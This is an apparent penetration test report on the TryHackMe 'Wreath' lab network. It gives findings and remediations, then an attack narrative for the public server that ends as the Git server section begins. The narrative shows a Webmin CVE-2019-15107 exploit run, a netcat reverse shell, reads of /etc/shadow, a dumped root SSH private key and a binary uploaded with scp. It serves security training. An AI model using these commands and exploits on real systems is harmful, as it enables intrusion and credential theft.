


Penetration Test Report (Wreath)

April 1st, 2021

Version 1.0

@accessgranted - (Lil Nix)

Table of Contents

- Executive Summery
  - ◇ Provided Detail
  - ◇ Summery of Results
- Timeline
- Findings and Remediations
  - ◇ Public Server
  - ◇ Git Server
  - ◇ Mr. Wreath PC
- Attack Narrative
  - ◇ Public Server
  - ◇ Git Server
  - ◇ Mr. Wreath PC
- Cleanup
- Conclusion
- References
  - ◇ Vulnerabilities
  - ◇ Tools and Exploits
- Appendices

⚓Executive Summery

Mr. Thomas Wreath called and asked us to penetration test his home network to determine its security against attackers.
According to his request, the goals of this penetration testing were:

- Penetration testing Mr. Wreath's website.
- Penetration testing Mr. Wreath's home network using the web server.

⚓Provided Detail

Mr. Thomas Wreath:

“There are two machines on my home network that host projects and stuff I'm working on in my own time -- one of them has a webserver that's port forwarded, so that's your way in if you can find a vulnerability! It's serving a website that's pushed to my git server from my own PC for version control, then cloned to the public facing server. See if you can get into these! My own PC is also on that network, but I doubt you'll be able to get into that as it has protections turned on, doesn't run anything vulnerable, and can't be accessed by the public-facing section of the network. Well, I say PC -- it's technically a repurposed server because I had a spare license lying around, but same difference.”

⚓Summery of Results

After reconnaissance and scanning phases determined an out-dated webmin service on the web server leads to remote code execution, this means an attacker can execute his commands on the server with root privileges and also can access to the internal network.

Scanning the internal network shows GitS**** program on the internal git server is out-dated too and leads to remote code execution using available exploits. The service is running as SYSTEM user and there is no need to privilege escalation. There is also a user on the server with a weak password.

According to the git server and Mr. Wreath's PC connection, determined a web service on the PC which is serving a beta version of Mr. Wreath's website and according to the source code extracted from the git server's repository, there is an authenticate-required end-point on the web application. The attacker can bypass it using the credential was found before on the git server. After testing the web application, noticed the input validation in the source code feature is bypassable and leads to unrestricted file upload and thus remote code execution. Privilege escalation is possible using a service on the OS because of misconfiguration.

⚓Timeline

Day	Time	Action
1	03/24/2021 13:37 UTC	MiniServ service on the public server exploited
1	03/24/2021 14:03 UTC	The network scanned using nmap
3	03/26/2021 14:27 UTC	The git server exploited
3	03/26/2021 14:30 UTC	A new user created for RDP and winrm
5	03/28/2021 15:33 UTC	Mr. Wreath's PC exploited
5	03/28/2021 17:14 UTC	Administrator user owned using System Explorer Help service

Findings and Remediations⚓

⚓Public server:

- **CVE-2019-15107** (**9.8**/10 | cvss v3): This issue was discovered in Webmin (version <=1.920). The parameter old in `password_change.cgi` contains a command injection vulnerability. The server is out-dated and leads to remote code execute using this vulnerability. You can patch this with updating the service.

- **Misconfiguration**: MiniServ (webmin) service is running as root user. There is no need to privilege escalation and the attacker has access to root privileges. The service must run as a non-root user.

⚓Git server:

- **GitS**** 2.3.10 - RCE** (**9.8**/10 | cvss v3): GitS**** program is vulnerable to remote code execution because it's out-dated. The exploit code is available in Exploit-DB (`EDB-ID 4***7`). You must update this program to fix the vulnerability.

- **Misconfiguration**: The server is running as `SYSTEM` user and privilege escalation is not required. The web service on this server must run as a user with lower permissions.

- **Password Weakness**: There is a user (`Thomas`) with weak password. This leads to crack his password using brute-force attack. The user must change it.


⚓Mr. Wreath's PC:

- **Unrestricted File Upload** (**7.6**/10 | cvss v3): The attacker can bypass input validation in the site source code and upload malicious files. Use a secure library for file uploading feature to fix this.
- **Unquoted Service Path**: When the Windows OS starting a service looks for PATH where that services is locating. If any unquoted (has space) in the PATH the service can be manipulating. This is a misconfiguration type vulnerability. Put the PATH into qoutation (") to fix this.

Attack Narrative⚓


⚓Public Server

First of all we are going to port scan the public server using nmap.



```
root@kali:~# nmap -sV 10.200.86.200
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-03 07:12 EDT
Nmap scan report for 10.200.86.200
Host is up (0.17s latency).
Not shown: 995 filtered ports
PORT      STATE  SERVICE    VERSION
22/tcp    open   ssh        OpenSSH 8.0 (protocol 2.0)
80/tcp    open   http       Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
443/tcp   open   ssl/http   Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
9090/tcp  closed zeus-admin
10000/tcp open   http       MiniServ 1.890 (Webmin httpd)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 57.39 seconds
root@kali:~# 
```

Port `80` is interesting and we have to check it. Apache redirects us to `https://thomaswreath.thm/` but this is not a valid domain, so we add it to `/etc/hosts` on our attacking machine and try again.



Hi, I'm Thomas Wreath

Developer and Sysadmin

What I am all about.

I am a sysadmin and developer with a passion for tech! My specialisms are full-stack web development and software dev. I have a track record for providing fast, efficient and dynamic solutions for my clients -- both recently in my freelance work, and previously as the team lead of a software development team in Solihull, UK.

Please find my CV below.
I look forward to hearing from you!

Expertise


Full-Stack Web Development

10 years on-and-off experience as a full-stack web developer, specialising

Network Design and Architecture


Interested in how networks work

This is Mr. Wreath's personal website with his contact information but nothing to exploit. There's another insteresting port (`10000`) on this server. an out-dated version of webmin service is running on this port. The service is vulnerable to `CVE-2019-15107` causes to remote code execution. There's many exploits for this vulnerability but we are going to use MuirlandOracle's exploit.



```
root@kali:/home/kali/Desktop/TryHackMe/wreath# ./cve-2019-15107.py 10.200.86.200

                                                @MuirlandOracle

[*] Server is running in SSL mode. Switching to HTTPS
[+] Connected to https://10.200.86.200:10000/ successfully.
[+] Server version (1.890) should be vulnerable!
[+] Benign Payload executed!

[+] The target is vulnerable and a pseudoshell has been obtained.
Type commands to have them executed on the target.
[*] Type 'exit' to exit.
[*] Type 'shell' to obtain a full reverse shell (UNIX only).

# id
uid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:initrc_t:s0
# 
```


According to `id` command output the service is running as root user and this means we do not need to escalate our privileges. We can start a listener by executing `nc -lvnp 1234` on our attacking machine. Then run `shell` command in the exploit environment to obtain a reverse shell.



```
# shell

[*] Starting the reverse shell process
[*] For UNIX targets only!
[*] Use 'exit' to return to the pseudoshell at any time
Please enter the IP address for the shell: 10.[redacted]
Please enter the port number for the shell: 1234

[*] Start a netcat listener in a new window (nc -lvnp 1234) then press enter.

[+] You should now have a reverse shell on the target
[*] If this is not the case, please check your IP and chosen port
If these are correct then there is likely a firewall preventing the reverse connection.
#
```

```
root@kali:/home/kali/Desktop/TryHackMe/wreath# nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.[redacted]] from (UNKNOWN) [10.200.86.200] 49082
sh: cannot set terminal process group (1802): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4#
```

In `/root/.ssh` directory, we can find the root user private key (useful for ssh). We can also add our own private key too.




```
sh-4.4# cat /etc/shadow | grep root
cat /etc/shadow | grep root
root:$6$19[redacted]
sh-4.4# cat /root/.ssh/id_rsa
cat /root/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAs0oHYlnFUHTlbuhePTNoITku4OBH8OxzRN8O3tMrpHqNH3LHaQRE
LgAe9qk9dvQA7pJb9V6vfLc+Vm6XLC1JY9LjouB9Cd4AcTJ9OruYZXTDnX0hW1vO5Do1bS
jkDDIfopr037/YkDKxPFqdIYW0UkzA60qzkMHy7n3kLhab7gkV65wHdIwI/v8+SKXlVeeg
0+L128kcSYzVyVUfE6dYxx3BwJSu8PIzLO/XUXXsOGuRRno0dG3XSFdbyiehGQlRIGEMzx
hdhWQRry2HlMe7A5dmW/4ag8o+NOhBqygPlrxFKdQMg6rLf8yoraW4mbY7rA7/TiWBi6jR
fqFzgeL6W0hRAvvQzsPctAK+ZGyGYWXa4qR4VIEWnYnUHjAosPSLn+oBQ6qtNeZUMeVwzK
H9rjFG3tnjfZYvHO66dypaRAF4GfchQusibhJE+vlKnKNpZ3CtgQsdka6oOdu++c1M++Zj
z14DJom9/CWDpvn5jRRVTU1Q7w/1MniSHZMjczIrAAAFiMfOUcXHzlHFAAAAB3NzaC1yc2
EAAAGBALNKB2JZxVB05W7oXj0zaCE5LuDgR/Dsc0TfDt7TK6R6jR9yx2kERC4AHvapPXb0
[redacted]
```

No passphrase setted on this key, so there is no need to brute-force it.

Copy `/root/.ssh/id_rsa` content, save it on your attacking machine and run


`chmod 600 id_rsa`



```
root@kali:/home/kali/Desktop/TryHackMe/wreath# ssh -i id_rsa 10.200.86.200
The authenticity of host '10.200.86.200 (10.200.86.200)' can't be established.
ECDSA key fingerprint is SHA256:THDwSEv1rb9SXkMf4HfQREF1FvH2GtKfaBzVlSsYnuM.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.200.86.200' (ECDSA) to the list of known hosts.
[root@prod-serv ~]# 
```


Git Server⚓

We have access to the public server. Now we upload nmap static binary to the server for network scanning using `scp -i id_rsa nmap-USERNAME root@IP:/root`



